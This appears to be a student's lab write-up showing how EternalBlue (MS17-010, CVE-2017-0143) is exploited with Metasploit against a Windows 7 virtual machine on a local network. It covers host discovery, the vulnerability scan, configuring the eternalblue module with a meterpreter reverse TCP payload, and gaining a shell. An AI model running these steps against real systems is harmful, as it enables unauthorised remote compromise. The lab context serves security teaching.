Exploiting CVE-2017-0143

- The SMBv1 server in Microsoft Windows Vista SP2; Windows Server 2008 SP2 and R2 SP1; Windows 7 SP1; Windows 8.1; Windows Server 2012 Gold and R2; Windows RT 8.1; and Windows 10 Gold, 1511, and 1607; and Windows Server 2016 allows remote attackers to execute arbitrary code via crafted packets, aka "Windows SMB Remote Code Execution Vulnerability." This vulnerability is different from those described in CVE-2017-0144, CVE-2017-0145, CVE-2017-0146, and CVE-2017-0148.

- Name : Anshika Saxena
- Roll No. : 23210018

Assumptions

To exploit this vulnerability, we need to locate hosts whose firewalls do not block scanning by tools like NBTScan.


The victim machine's firewall must be disabled. If the firewall is disabled, we can identify such hosts and attempt to exploit them.

The victim host should be within our local area network (LAN).

We will be using Kali Linux as it provides tools like the Metasploit framework, which are very helpful for exploiting the vulnerability.

We are performing this vulnerability in a virtual machine, and to obtain different IP addresses for both guests, we need to configure the network settings to a bridged adapter.

Identification of Victim Host



- To Scan in our local area network we will use a tool called NBTScan to find the IP address of the victim host.
- Here we can see that there is a host on 192.168.1.9 named NAVEEN-PC, which is present in our local area network.

Scanning the vulnerability

- For scanning the vulnerability in victim host we will be using metasploit"s framework"s eternalblue tool.

```
msf6 auxiliary(scanner/smb/smb_ms17_010) > optins
[-] Unknown command: optins. Did you mean options? Run the help command for more details.
```

- Using Auxiliary scanner we will be trying to find details about any vulnerability if it is there.

- For that we need to check the requirements of scanner tools and meet them

Meeting the requirements of Scanner tool

- Here we meet the requirements as rhost(remote host) was required but wasn't set so we set it mannually.

Finding the details about vulnerability

- Usnig scanner we found that the host with IP 192.168.1.9 has vulnerabilty.

```
msf6 auxiliary(scanner/smb/smb_ms17_010) > exploit

[+] 192.168.1.9:445       - Host is likely VULNERABLE to MS17-010! - Windows 7 Home Basic 7601 Service Pack 1 x64 (64-bit)
[*] 192.168.1.9:445       - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smb/smb_ms17_010) >
```

- Here we found that MS17_010 is vulnerability in our host.

Using Exploitation tools and filling requirements

- Using the eternalblue exploitation tool foe MS17_010.


```
msf6 auxiliary(scanner/smb/smb_ms17_010) > use  exploit/windows/smb/ms17_010_eternalblue
[*] Using configured payload windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) >
```

- Meeting the requirements

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > options

Module options (exploit/windows/smb/ms17_010_eternalblue):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   RHOSTS                          yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT          445              yes       The target port (TCP)
   SMBDomain                       no        (Optional) The Windows domain to use for authentication. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
   SMBPass                         no        (Optional) The password for the specified username
   SMBUser                         no        (Optional) The username to authenticate as
   VERIFY_ARCH    true             yes       Check if remote architecture matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
   VERIFY_TARGET  true             yes       Check if remote OS matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.1.6      yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Target


View the full module info with the info, or info -d command.

msf6 exploit(windows/smb/ms17_010_eternalblue) > set rhosts 192.168.1.9
rhosts => 192.168.1.9
msf6 exploit(windows/smb/ms17_010_eternalblue) >
```

Exploiting the vulnerability

- After everything is set up now we will try to exploit this vulnerability using eternalblue's exploitation tool.



- We got the metapreter for host and we have access to that machine.

Varification

- Here we have access to the victim machine and for verification, we can check IPconfig we can see the IP address is 192.168.1.9 means we have successfully logged in to the victim machine and exploited the vulnerability.